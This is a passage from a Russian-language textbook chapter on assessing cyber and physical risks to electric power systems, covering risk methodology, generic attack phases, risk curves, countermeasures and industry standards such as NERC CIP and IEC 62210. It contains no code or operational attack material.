Кибератаки на промышленные системы производства и распределения, включая электроэнергетические, нефтегазовые системы, системы очистки и распределения воды, могут поставить под угрозу здоровье и безопасность населения, а также нанести серьезный ущерб окружающей среде. Атака на любую автоматизированную систему промышленного управления может также привести и к серьезным финансовым последствиям, включая остановку производства или поставки продукта (электроэнергии, газа, нефти), компрометацию имиджа, утечку конфиденциальной информации и возникновение финансовых и юридических проблем, связанных с возмещением материального ущерба.

Для понимания остроты проблемы обеспечения кибербезопасности здесь следует напомнить тот очевидный факт, что стандартные (традиционные) подходы здесь не работают, например, никакие международные договоры по ограничению кибернетического оружия не могут быть эффективными по той простой причине, что контролировать их выполнение просто невозможно. Поэтому современному руководителю промышленного предприятия необходимо оценивать не только очевидные преимущества «модных» технологий и систем, но и тщательно изучать потенциальные их опасности, особенно в такой чувствительной и важной для любого государства отрасли, как электроэнергетика, загодя разрабатывать меры как по *предотвращению* преднамеренных разрушающих воздействий, так и по *восстановлению* поврежденных систем.

Компьютерные системы управления в реальном времени, используемые в современных приложениях для промышленного управления, имеют слишком много технических характеристик, которые отличаются от характеристик традиционных систем обработки информации, используемых в стандартных бизнес-приложениях. Основной среди них является *проектирование с учетом экономической эффективности и производительности*. *Безопасность* в этих системах, как правило, не является основной технической характеристикой при проектировании системы и поэтому обычно игнорируется в пользу требований к производительности (рабочих характеристик) и гибкости управления. Кроме того, цели безопасности и защиты иногда вступают в противоречие с другими требованиями к проектированию архитектуры и алгоритмами работы системы управления [7, 8].

Из-за сложности понимания всех возможных аспектов проблемы обеспечения безопасности и быстрых темпов развития отрасли, ответственные лица, принимающие управленческие и технические решения, сегодня должны быть в состоянии адекватно оценивать реальную ситуацию, определять и устанавливать конкретные приоритеты для реальных и потенциальных угроз и уязвимостей, а также разрабатывать и грамотно оценивать различные варианты действий.

Говоря формализованным «бюрократическим языком», здесь прежде всего необходимо:

1. *понять* суть возможной угрозы;
2. *оценить* все возможные уязвимости;
3. *разработать и организовать реализацию* своевременных, скоординированных и эффективных действий (мероприятий).

Большое значение при этом имеет *оценка* злонамеренных угроз, и в частности угроз, исходящих от террористов. Так, в ряде зарубежных методик обеспечения информационной кибербезопасности энергетического объекта [18] предлагаются специальные «пошаговые» методологии количественной оценки *рисков терроризма* для принятия правильных решений по противодействию им. Общая структура действий состоит из следующих процедур.

- Шаг 1 — сбор и обработка необходимой информации.
- Шаг 2 — оценка рисков.
- Шаг 3 — принятие решений и реализация действий.

Рассмотрим эти «шаги» подробнее.

8.2.2. Сбор и обработка информации

Обязательным условием для грамотного анализа рисков является наличие адекватной подтверждающей информации. Следовательно, необходимо собрать и обобщить результаты соответствующих наблюдений, доказательства, свидетельства и другие соответствующие данные из различных источников и преобразовать их в некую числовую форму, пригодную как для оценки рисков (шаг 2), так и для последующего анализа правильности принятых решений (шаг 3).

Основные вопросы, рассматриваемые на этих этапах:

Какие угрозы следует считать наиболее серьезными, основываясь на существующих данных?

Какую подтверждающую информацию нужно получить для анализа этих угроз?

Очевидно, что эти первые два шага направлены на «отсеивание» менее важных угроз, с тем чтобы интеллектуальные, финансовые и материальные ресурсы компании (отрасли) могли быть сосредоточены на более серьезных, заслуживающих большего внимания угрозах.

8.2.3. Оценка рисков

Наиболее вероятные сценарии злонамеренных атак, включая их потенциальные последствия, должны быть установлены, проанализированы и сформированы, исходя из результатов этапа сбора и обработки информации. Оценка рисков, в свою очередь, предполагает «трехэтапный» процесс.

- *Оценка угроз* — включает анализ не только намерений и возможностей злоумышленников, но и потенциальных целей и систем доставки агрессивных средств;
- *Системный анализ* — относится к атакуемой системе и необходимости определения успешной работы системы в качестве основы для понимания того, как система может выйти из строя или разрушиться;
- *Оценка уязвимости* — является реакцией системы на угрозу и включает оценку последствий.

Этот шаг является ключевым, так как анализ рисков важен для принятия правильных решений.

8.2.4. Принятие решений и реализация действий

Анализ и выбор оптимальных вариантов решений включает определение конкретных рисков, расчет затрат и анализ недостатков и преимуществ различных альтернативных вариантов, которые имеются у лиц, принимающих решения. «Хорошие» решения сильно зависят от качества организации и методологии (сценариев) процесса анализа рисков. Принятие решений сопровождается реализацией плана действий(мероприятий).

8.2.5. Типовые сценарии процесса анализа рисков для электроэнергетической системы

8.2.5.1. Сбор и обработка информации

Анализ системы

Задача состоит в том, чтобы профессиональным языком охарактеризовать анализируемую систему в плане того, что является ее «нормальной» работой, что является «аномальным» состоянием и каковы «точки уязвимости». Это послужит основой для оценки рисков и функционирования систем. Цель анализа состоит в том, чтобы понять, как система работает в различных режимах и ситуациях, чтобы можно было легко установить возможные отклонения от обычной «исправной» работы. Как только система становится понятной эксперту, могут быть относительно легко выявлены конкретные уязвимости, требующие проведения специального углубленного анализа.

В случае с электроэнергетической системой основными компонентами являются:

- подстанции;
- линии передачи (особенно линии сверхвысокого напряжения);
- SCADA-системы;
- системы управления энергопотреблением (СУЭП – EMS-системы энергоменеджмента).

Каждый из этих составных компонентов представляет собой потенциальную точку уязвимости и поэтому должен быть детально проанализирован. При составлении характеристик должны учитываться структурные элементы (то есть топология и взаимосвязь компонентов), их функциональное назначение и их рабочие характеристики в различных условиях и режимах, включая экстремальные (предельные) и аварийные.

Для составления таких детализированных характеристик прежде всего следует ответить на следующие главные вопросы.

- Достаточна ли генерируемая (энергетическая) мощность в сети для удовлетворения установленных требований нагрузки в пиковые периоды?
- Какая конкретно подстанция (и) обслуживает большинство потребителей?
- Где здесь могут быть потенциальные «узкие места»?

Составление характеристики угрозы

После детального технического описания системы можно идентифицировать и описать конкретные, связанные с ней угрозы.

Угроза в этом случае определяется как *«потенциальная причина нежелательного инцидента, который может нанести вред системе или организации»* [9]. Попросту говоря — она означает некое исходное событие, которое может нанести вред системе или вызвать ее сбой.

В известном большинству энергетиков документе Common Criteria (Общие критерии) [10] *угроза* характеризуется в виде совокупности из четырех элементов: *агента* угрозы, предполагаемого *метода атаки*, *уязвимости*, использованной атакой, и *объекта*, подвергающегося этой атаке. Согласно этому определению, угрозы определяются со ссылкой на конкретные уязвимости и защищаемые активы. Для составления наиболее объективной характеристики угрозы она характеризуется с помощью конструкции из трех элементов: *агента* угрозы, *режима* угрозы и *детерминанты* (определивателя) угрозы.

Национальная комиссия США по регулированию электроэнергетики (НКРЭ) разработала *пять уровней предупреждений об угрозах* с цветовой кодировкой, касающихся как кибербезопасности, так и физической безопасности. Каждый такой уровень представляет все большую степень потенциальной угрозы, начиная *от низкой зеленой степени, умеренной синей, повышенной желтой, высокой оранжевой и до тяжелой красной*. Уровень предупреждения об угрозе не обязательно должен применяться ко всем корпоративным системам и активам. Компания может указать свой конкретный уровень предупреждения об угрозе для конкретного региона, города или даже для типа объекта.

Учитывая тесную связь между энергосистемами и другими инфраструктурами современного цифрового общества, *угрозы энергосистем* подразделены на три категории.

- Те угрозы, которые могут быть связаны с атаками *на энергосистему*.
 - В этом случае электроэнергетическая инфраструктура сама по себе является основной целью — как минимум злоумышленники могут «обеспечить» перебои в энергоснабжении потребителей.
- Те угрозы, которые могут быть связаны с атаками *со стороны самой энергосистемы*.

Звучит в переводе с английского немного странно, поэтому поясним, что здесь конечная цель — это гражданское население атакуемого мегаполиса (региона), имеется в виду использование какой-то части электроэнергетической инфраструктуры в качестве «оружия».

- Те угрозы, которые могут быть связаны с атаками *через энергосистему*.
 - В этом случае целью является какая-то конкретная (конкретные) гражданская (аэропорт, автозавод, морской порт и т.п.) или военная (ракетная база, база подводных лодок) инфраструктура.

Современные угрозы безопасности увеличились как в физической, так и в кибернетической областях, от непреднамеренных угроз (стихийные бедствия, отказы оборудования и т.д.) до злонамеренных действий (атаки хакеров, военные действия и т.д.).

- **Физические угрозы:**

- многочисленные физические методы, такие как незаконные вторжения на объекты военизированных групп, террористы-смертники, вооруженные нападения или взрывы бомб, могут быть использованы для повреждения ключевых элементов энергосистемы с последующей различной степенью повреждения сети.

- **Киберугрозы:**

- кибератака может планироваться, координироваться и осуществляться практически из любой точки мира, где есть подключение к Интернету. Киберсистемы в электроэнергетике можно грубо представить в виде всего лишь двух категорий — *системы управления и административные информационные системы*. К первой категории в основном относятся системы SCADA/EMS; во вторую категорию входит все управляющее и информационное программное обеспечение в электроэнергетике. Важным понятием, относящимся к кибератакам, остается классическая *информационная безопасность*. Она определяется как сохранение конфиденциальности, целостности и доступности информации [11].

8.2.5.2. Оценка рисков в электроэнергетической отрасли

Обычно риск измеряется с точки зрения *сценариев* (что произойдет?), *вероятности* (насколько вероятно, что это произойдет?) и *последствий* (каковы будут результаты?). Параметр, выбранный для измерения уровня риска, обычно основан на вероятности успешного исполнения различных уровней нанесения урона.

Оценка рисков является неотъемлемой частью определения *критической инфраструктуры* в электроэнергетической отрасли. Конечная цель здесь заключается в обеспечении грамотного управления рисками при защите важнейших компонентов электроэнергетической инфраструктуры от физических угроз и киберугроз. Поскольку сеть объединяет различных операторов, иногда находящихся в разных странах, оценки и управление рисками должны осуществляться таким образом, чтобы это соответствовало партнерским отношениям, как на межотраслевом уровне, так и на уровне отрасль-правительство, и одновременно обеспечивало доверие общественности к сектору электроэнергетики. Наиболее сложной частью процесса оценки рисков является выяснение реалистичных количественных (численных значений) предполагаемых величин вероятности появления каждого потенциального сбоя, включая соответствующие оценки уровней неопределенностей в каждом прогнозе.

Построение сценариев

Как злонамеренный противник, так и квалифицированный аналитик уровня риска — оба они должны абсолютно одинаково мыслить с точки зрения развития сценариев или последовательностей совершения событий. Фактически это и является сутью грамотной оценки уровня риска. Сценарии показывают, как могут возникнуть конкретные уровни ущерба в результате физических атак на системное оборудование, кибератак на элементы управления системой и возможных комбинаций этих атак (комплексные атаки).

Сценарии злонамеренных атак удобно структурировать с точки зрения конкретной системы, на которую выполняется атака. Первым шагом здесь является разработка схемы (алгоритма), описывающей *успешный сценарий*. Вторым шагом является разработка значимых *исходных событий*, которые могут нарушить нормальную работу системы, и оценить их вероятность. Вероятность реализации сценариев атаки определяется количественно с точки зрения трех четко обозначенных и количественных интерпретаций, которые в непрофессиональном авторском переводе с английского можно назвать так — *частоты, возможности и вероятность частоты*.

- **Частота инцидентов:**

- частота повторяющегося сценария может быть выражена в количестве случаев инцидентов (атак) в день, в год, за конкретный период исследования, в течение запрашиваемого руководством конкретного срока и т.д.

- **Возможность (вероятность) инцидентов:**

- если сценарий не повторяется, то есть происходит один раз (или не происходит вообще), то его вероятность может быть определена количественно с точки зрения возможности (вероятности). Это степень возможности (*правдоподобия*) рассматриваемой гипотезы, основанная на совокупности соответствующих имеющихся данных.

- **Вероятность частоты инцидентов:**

- если сценарий является повторяющимся и, следовательно, имеет определенную частоту, но числовое значение этой частоты не полностью известно, и если есть какие-либо свидетельства (данные), относящиеся к этому числовому значению, то для разработки кривой вероятности по оси частот может использоваться теорема Байеса [12, 13]. Такая интерпретация вероятности частот инцидентов является наиболее информативной и, следовательно, является предпочтительным способом сбора и количественного определения состояния знаний о вероятности реализации определенного сценария.

Конкретные сценарии, которые необходимо далее разрабатывать, — это (1) **физическая атака** на электроэнергетическую сеть; и (2) дополнительная одновременная (параллельная) **кибератака** на эту же электроэнергетическую структуру.

Сценарии физических атак

На рис. 8.4 показан пример «системного» процесса прогнозирования используемого для разработки сценариев атак и установления оказываемых ими последствий на уровне нанесенного ущерба. Здесь могут быть добавлены *дополнительные ветви* для прослеживания в каждой системе других защитных барьеров. Цель этого «мысленного упражнения» — создать всеобъемлющую структуру для выявления возможных уязвимостей и в итоге затем принять более правильные (оптимальные) решения.

Сценарии кибератак

В общем случае любая кибератака может быть разделена на *пять основных фаз* (этапов) [14].

1. Фаза обнаружения

Начинается с определения потенциальных целей (главным образом через Интернет). Это можно сделать с помощью обычных поисковых систем, введя соответствующие ключевые слова, а затем собрав критическую информацию, такую как IP-адреса, об анализируемых компаниях, занятых в области электроэнергетики.




Рис. 8.4. Пример построения системного процесса анализа сценариев атак на электростанцию

2. Запуск средств для сбора информации

Кибератаки, как правило, осуществляются *одновременно с нескольких компьютеров*, что очень затрудняет отслеживание источника атаки, даже если она была обнаружена. Злоумышленники организывают на компьютерных системах с выявленными ими самими (или известными им от других злоумышленников) уязвимостями административные привилегии и затем остаются «латентными» (спящими), скрывая свои следы путем «бесследного» удаления соответствующих записей в журналах и используя другие многочисленные методы скрытности проникновения. Таким образом они «взламывают» ряд компьютерных систем, с которых они могут потом запускать свои кибератаки дистанционно.

3. Выбор цели атаки

После того как энергосистема (электростанция) в качестве цели выбрана, злоумышленники активируют некоторые из компьютеров, которые они использовали на этапе взлома систем, передавая «инструменты» (программы) сбора данных, в том числе — легко доступные в Интернете, на взломанные компьютеры. Если такие «инструменты» работают успешно, то они (злоумышленники) могут затем легко установить множество других подобных «инструментов» — наблюдения/разведки, которые автоматически будут скрывать от операторов любой признак того, что компьютер энергосистемы был «взломан».

4. Разведка целей и взлом

На этом этапе злоумышленники пытаются оценить количество других задействованных компьютеров в этой сети, которые, естественно, «доверяют» компьютерной системе, взломанной на предыдущем этапе, и оценить, так сказать, «степень их доверия». Затем они могут использовать эти «доверительные отношения» для проверки других компьютерных систем в этой «заряженной» сети, а также для обнаружения других локальных сетей. Киберзлоумышленники могут также установить анализаторы пакетов, чтобы прослушивать сетевой трафик пакетов, предназначенных для портов, специфичных для каждой конкретной системы SCADA. Но как только они находят трафик порта SCADA, они могут фактически беспрепятственно идентифицировать абсолютно все компьютерные системы, используемые в качестве систем SCADA. Таким образом, атака подготовлена, кибердиверсант ждет только команды «начальника».

5. Начало атаки

Последний шаг (фаза) кибератаки включает в себя взлом одной или нескольких компьютерных систем, которые (как показано в предыдущих разделах) непосредственно управляют работой системы SCADA. *Как только взламывается система SCADA, уровень наносимого ущерба для компонентов энергосистемы будет зависеть только от уровня познаний злоумышленников об электроэнергетических системах.*

Ну а поскольку, как мы знаем из откровений перебежчиков типа Сноудена и из информации с сайта Викиликс, спецслужбы широко используют профессионалов, хорошо знающих все технические детали атакуемых объектов, результаты подобных атак будут предсказуемы (Венесуэла, Куба и т.п.).

В качестве примера здесь можно продемонстрировать простейший сценарий кибератаки. Согласно рис 8.4, один из возможных способов достижения состояния повреждений 4 – сначала вывести из строя сеть (с помощью *физической* атаки), а затем отключить или заблокировать региональные системы защиты и управления системой SCADA (с помощью *кибератаки*), чтобы не могли быть быстро автоматически обеспечены стабилизация частоты, сбрасывание нагрузки и выделение соответствующих защитных протоколов или включены режимы автоматической подачи электроэнергии от другой подключенной региональной энергосети. Таким образом, сбой в работе одной локальной сети могут завершиться лавинообразным каскадом сбоев по всей региональной сети. Понятно что если основные региональные межсистемные линии связи остаются подключенными к атакованной сети, то очень быстро может выйти из строя и вся сеть [15].

Фактически большинство последних (ставших известными) кибератак представляют собой *многошаговые атаки*, состоящие из набора самых разных атакующих действий. В уже многократно цитируемой нами работе [16] весьма детально рассматривается конкретный алгоритм построения сценария такой атаки, основанный на моделировании многошаговых (многофазных) кибератак.

Обработка и представление результатов

После проведения количественной сравнительной оценки отдельных сценариев, их затем можно пересчитать (транслировать) в меры риска. Это задача объединения всех сценариев, которые в итоге приводят к одной конкретной категории ущерба от кибератаки.



Рис. 8.5. Кривая вероятность/частота сценария кибератаки

Результаты можно оформить и в виде графика, представленного на рис 8.5, где показана кривая одиночного сценария или набора сценариев, ведущих к одному результату. Каждый сценарий имеет свою кривую «вероятность/частота», количественно определяющую вероятность его возникновения.

Для отображения *различных уровней ущерба* требуется уже другой тип представления. Наиболее распространенной на практике формой представления является классическая кривая риска, также известная как *кривая частота/превышение*. Эта кривая строится путем упорядочения сценариев увеличения уровней ущерба и накоплением вероятностей снизу вверх в упорядоченном наборе по отношению к различным уровням ущерба. Построение результатов по логарифмической шкале формирует кривые, как показано на рис. 8.6.

Предположим, что P_3 здесь имеет значение 0,95 (то есть вероятность события 0,95), и предположим, что мы хотим знать величину риска последствия X_1 при уровне достоверности 95%. Согласно рисунку, можно сказать, что мы на 95% уверены, что частота последствия X_1 равна Φ_1 : семейство кривых (обычно называемых экспертами *процентилями*) может включать столько кривых, сколько необходимо. На практике чаще всего почему-то аналитики выбирают 5, 50 и 95-й процентили.

Следует отметить, что хотя на рис. 8.4 может быть представлена перспектива (прогноз) по реальным рискам и по установлению приоритетов для угроз, целей и уязвимостей, все-таки наиболее важным является ранжирование важности факторов риска путем анализа кривых на рис. 8.5 и 8.6.




Рис. 8.6. Кривая рисков для различных (меняющихся) последствий кибератаки на электроэнергетический объект

Оценка уровней угроз и уязвимостей электроэнергетической системы

На основании собранных результатов, связав оценку угроз с оценкой уязвимости, мы в итоге сможем ответить на такие вопросы, как то: какие угрозы и уязвимости могут возникать в данной электроэнергетической сети; каковы способствующие факторы и как они ранжируются по важности; какие наши действия принесут наибольшую отдачу с точки зрения снижения величин рисков на сумму вложенных ресурсов. Эти ответы являются ключевыми моментами для принятия конкретных технических и организационных решений или разработки эффективных контрмер для случаев, когда энергосистема сталкивается с риском кибератаки.

Процедура оценки угрозы кибератаки включает в себя анализ событий и действий, ведущих к атаке, но не оценивает причины, влияющие на решения злоумышленников начать атаку. Анализ угроз фактически представляет собой исходные данные для оценки уязвимости.

Уязвимости — это неисправности, которые могут привести к случайным событиям или могут подвергнуть систему угрозам [26]. Источники уязвимости включают стихийные бедствия (например, землетрясения, ураганы и снежные бури), сбои оборудования, человеческие ошибки при проектировании, компоновке, эксплуатации или обслуживании системы [17].

Основной задачей оценки уязвимости является оценка уровня устойчивости (или слабости, неустойчивости) системы относительно возникновения нежелательного события.

Министерство энергетики США несколько лет назад провело ряд экспертных исследований — оценок уязвимости поставщиков в энергетической инфраструктуре. Приведем ниже некоторые результаты этих исследований. Набор задач, которые входили в оценку уязвимости экспертов Министерства энергетики, можно обобщить следующим образом [18].

- **Оценка среды угроз:**
 - составление характеристики угроз в сочетании с оценкой стоимости активов и систем, а также воздействия несанкционированного доступа и последующей злонамеренной деятельности.
- **Оценка архитектуры информационной сети:**
 - проведение независимого анализа гарантийных возможностей предприятия в отношении информационной сети (сетей), связанной, в первую очередь, с такими системами управления инфраструктурой, как SCADA и EMS [19–21].
- **Оценка кибербезопасности, включая проведение испытания на возможность проникновения в информационные системы:**
 - использование активных инструментов сканирования и проникновения в системы для выявления сетевых уязвимостей, которые могут быть легко использованы подготовленным противником. Кроме того, существует большой интерес к определению возможности получения доступа к критически важным приложениям.

- **Оценка физической безопасности:**

- оценка существующих или планируемых систем физической безопасности, а также определение потенциальных улучшений физической безопасности для оцениваемых сайтов. В анализ физической безопасности входят средства управления доступом, шлагбаумы, замки и ключи, идентификационные карточки и пропуска, устройства обнаружения проникновений и связанный с этим вывод на экран тревожных сообщений и сигналов, системы видеонаблюдения (для оценки и наблюдения), оборудование связи (телефон, двусторонняя радиосвязь, внутренняя связь, сотовая связь), освещение (внутреннее и внешнее), источники питания (линии, батареи, генераторы), инвентаризация, установка знаков, проводка системы безопасности и подразделения охраны.

- **Оценка безопасности работы:**

- блокировка доступа потенциальным противникам к информации о возможностях и намерениях главной организации.

- **Обзор административных политик и процедур.**

- **Анализ физических активов:**

- изучение систем и физических производственных активов, чтобы определить, существуют ли там уязвимости.

- **Анализ воздействия:**

- оценка воздействия на рынок и/или системные операции, связанные с использованием несанкционированного доступа к критически важным активам.

- **Составление характеристики рисков:**

- наличие структуры, в рамках которой можно сравнивать и оценивать варианты, разработанные в предыдущих задачах.

- **Оценка уязвимости электроэнергетических компонентов** — тема исследования, которая сегодня приобретает академический интерес. Количественные измерения, основанные на различных подходах, таких как индекс уязвимости [22], теория графов [23] и теория игр [24, 25], сегодня представлены в большом количестве легкодоступных статей и справочных материалов. Здесь нельзя представить какой-нибудь один исчерпывающий или всеобъемлющий список.

Принятие решений

Вообще говоря, чтобы избежать *физических* атак, одним из простейших возможных действий, которое следует рассмотреть, будет повышение безопасности элементов (подстанций, линий электропередачи и т.д.), которые фигурируют в качестве основных факторов, способствующих долговременным выходам из строя энергосистемы при оценке рисков.

Еще одной высокоэффективной технологией противодействия физическим атакам является так называемое *адаптивное интеллектуальное выделение* [26]: когда в энергосистеме происходят серьезные сбои, передающая сеть (сеть линий электропередачи) реагирует на них автоматически, разбиваясь при этом на отдельные автономные «островки» (*секционирование* электрической энергосистемы), в соответствии с определенными ранее специалистами по безопасности процедурами. Однако, как пишут авторитетные зарубежные специалисты в области без-

опасности — «такие процедуры, как правило, обычно не обновлялись с момента отмены государственного регулирования» и не будут достаточными для борьбы с *террористической* атакой на тщательно отобранные цели. Скорее всего, здесь будет нужен более гибкий метод секционирования ЭЭС, который позволит *мгновенно* реагировать на конкретные условия (параметры) атаки, учитывая конкретное месторасположение объекта и серьезность полученных повреждений, текущее состояние нагрузки и имеющийся объем выработки электроэнергии.

Для предотвращения кибернетических атак можно использовать и любые другие стратегии, позволяющие снизить неопределенности при анализе рисков и найти оптимальные способы предотвращения повторных попыток. Так, в настоящее время для защиты от кибератак можно использовать несколько классов готовых и коммерчески доступных продуктов.

Первый класс — это ряд компьютерных систем защиты доступа (средств сетевой защиты), которые могут автоматически распознавать и отражать кибератаки, ограничивая весь входящий и исходящий сетевой трафик, если только администратор системы защиты доступа не ограничит его. *Второй класс* таких защитных устройств — это системы обнаружения несанкционированного проникновения — автоматически отслеживается входящий и исходящий сетевой трафик на наличие необходимых цифровых подписей, известных инструментов и уловок кибератак.

Как бы то ни было, лица, принимающие решения в сфере электроэнергетики, сегодня сталкиваются в области обеспечения безопасности со множеством проблем [27]. Поэтому невозможно сформулировать *универсальное* правило о том, как принимать конкретные решения при противостоянии злонамеренной атаке, но *стандарты и руководства*, выпускаемые правительственными учреждениями, отраслевыми организациями и сертифицированными операторами в сфере электроснабжения, могут быть использованы в качестве хорошего базового справочно-информационного ресурса. Кроме того, рассмотрение некоторых успешных результатов работ в промышленности также даст представление экспертам о том, как обеспечить необходимую координацию действий и выработать на государственном уровне единые меры противодействия киберугрозам.

Поэтому ниже мы кратко рассмотрим такие стандарты и руководства, используемые за рубежом в сфере обеспечения кибербезопасности электроэнергетических инфраструктур. Принимая во внимание естественные ограничения на объем книги, мы постараемся изложить только основные, наиболее существенные моменты этих документов — более детальную информацию читатель может получить, обратившись к приведенным в библиографии многочисленным первоисточникам.

8.3. Стандарты и методы обеспечения кибербезопасности электроэнергетических инфраструктур

8.3.1. Стандарты безопасности — общие критерии и подходы

Важность проблемы обеспечения кибербезопасности в области электроэнергетики подтверждается самым общеизвестным фактом создания многочисленных национальных и международных так называемых *рабочих групп по безопасности*

различными организациями, непосредственно специализирующимися в области стандартов — такими как *IEC TC57, рабочая группа 15*. Эта рабочая группа опубликовала *Технический отчет 62210* [28], основные положения которого в непрофессиональном авторском переводе мы рассмотрим ниже

Основываясь на идеях и принципах, изложенных в техническом отчете 62210 IEC [28], и принимая во внимание другие наиболее часто применяемые стандарты безопасности (Общие критерии [22] и ISO/IEC 17799 [27]), был разработан международный стандарт CESI-JRC. Он представляет собой обобщенный методологический подход к анализу безопасности систем путем определения критических объектов, их уязвимых сторон, угроз, которые могут использовать злоумышленники с помощью атак, а также анализа и оценки последствий, которые могут быть вызваны этими атаками [23].

Подобно стандарту ISO/IEC 17799, ISA [29] фактически предоставляет собой *общее методическое руководство* в двух отчетах (томах). В одном отчете [30] рассматриваются *общие вопросы технологии безопасности*, а в другом [31] обсуждается, как разработать *программу обеспечения кибербезопасности* для конкретных систем управления и производства

В ответ на растущие киберугрозы и физические угрозы промышленным предприятиям, критическим инфраструктурным объектам и персоналу, занятому в сфере электроэнергетики, NERC разработала *стандартизированный набор защитных мер* на основе планов и руководств по национальной безопасности, разработанных ранее другими организациями и агентствами [24, 25], на основании которых EPRI сформулировал руководящие принципы, которые любая электроэнергетическая компания может использовать для разработки (или совершенствования) своего собственного плана реагирования на уровень угрозы. Это руководство вместе с сопутствующими отчетами, отчетом EPRI 1001639 [32] и отчетом EPRI 1008396 [33] предоставляет необходимый объем информации лицам, непосредственно принимающим решения, которые, в свою очередь, могут разработать свои собственные контрмеры против конкретной угрозы.

Стандарт кибербезопасности 1200 «Экстренные меры», принятый NERC еще в уже далеком от нас 2003 году, определял меры, которые необходимо принять для защиты энергосистем в 16 областях (направлениях), включая контроль доступа, защиту информации, обучение персонала, реагирование на инциденты и планирование восстановления. Этот стандарт впоследствии был расширен и модифицирован для включения в базовый комплект постоянных (обязательных) стандартов кибербезопасности: от CIP-002 до CIP-009. NERC также предложила и формы соответствующих планов «внедрения в жизнь» этих стандартов кибербезопасности.

Как мы уже многократно отмечали выше, использование надежной системы информационной безопасности является важной проблемой, непосредственно связанной с кибербезопасностью энергосистем. Стандарты дают любой организации хорошую основу для построения своей собственной структуры системы управления информационной безопасностью и реализации мер безопасности для выполнения широкого спектра требований безопасности. Аналогичным образом, любая энергосистема могла бы использовать ту же основу и адаптировать средства управления безопасностью для своих собственных нужд, хотя, как указано в [27],

при этом необходимо решить достаточно большое количество проблем, подробный контрольный список (перечень) которых приведен в этом документе. Тем не менее эти стандарты не ориентированы на конкретные области систем управления в электроэнергетике, и каждая энергосистема сама должна принять, адаптировать или разработать собственные соответствующие политики и процедуры для этих областей.

Многие системные операторы разрабатывают свои собственные стандарты безопасности и надежности. Возьмем в качестве примера *электросеть UCTE*. Согласно Руководству по эксплуатации UCTE [34], информационная безопасность здесь может быть повышена с помощью следующих мер:

Все данные должны передаваться по электронной магистрали (ЕН) последовательно и синхронно. ЕН — это частная сеть, предназначенная для сектора электроэнергетики, которая будет использоваться только TSO.

ЕН передает только утвержденные UCTE операционные данные и данные о рынке электроэнергии между TSO.

ЕН должна использовать только протоколы и форматы, утвержденные ответственным органом UCTE.

ЕН не имеет прямого подключения к Интернету.

В дополнение к указанным выше руководствам и стандартам, интересные для отечественных специалистов результаты обсуждения вопросов безопасности в электросетях также можно найти в [26, 35, 36] и [37] — *несмотря на прошедшее с момента их опубликования время для отечественной электроэнергетики там найдется достаточно много полезных вещей*.

Выявление угроз является одним из основных компонентов решения проблем безопасности. В [38] утверждается, что *угроза состоит из агента угрозы, конкретного объекта и неблагоприятного действия этого агента угрозы на этот объект*.

Агенты угрозы определяются как «объекты, которые могут неблагоприятно воздействовать на критические объекты». Угроза в общем случае определяется здесь просто как высокий уровень абстракции. Таким образом, агентом угрозы может быть любой из следующих: хакеры, пользователи, компьютерные процессы, ТОО (Target of Evaluation — оцениваемая ИТ-система), разработчики и даже сами аварии.

В свою очередь, агенты угрозы могут быть далее описаны такими параметрами, как *опыт, ресурсы, возможности и мотивация*. Они могут быть описаны как отдельные объекты, но в некоторых случаях лучше описать их как типы объектов, группы объектов и т.д.

В этом же документе критические объекты абстрактно определяются как сущности, которые кто-то оценивает — содержимое файла или сервера; подлинность голосов, поданных на выборах; наличие процесса электронной коммерции; возможность использовать дорогой принтер; доступ к закрытому объекту и т.п.

Неблагоприятные действия — это действия, выполняемые агентом угрозы в отношении критического объекта. Эти действия влияют на одно или несколько свойств объекта, включая стоимость объекта.

В упомянутом документе также содержится несколько *рекомендаций по противодействию угрозам*. Таким образом, противодействие угрозе не обязательно означает *устранение* этой угрозы, это также может означать *достаточное уменьшение* этой

угрозы или достаточное *смягчение* этой угрозы [38]. Возможные действия по противодействию угрозе устраняют, уменьшают и смягчают последствия. Несколько примеров таких возможных контрмер приведены ниже в табл. 8.5.

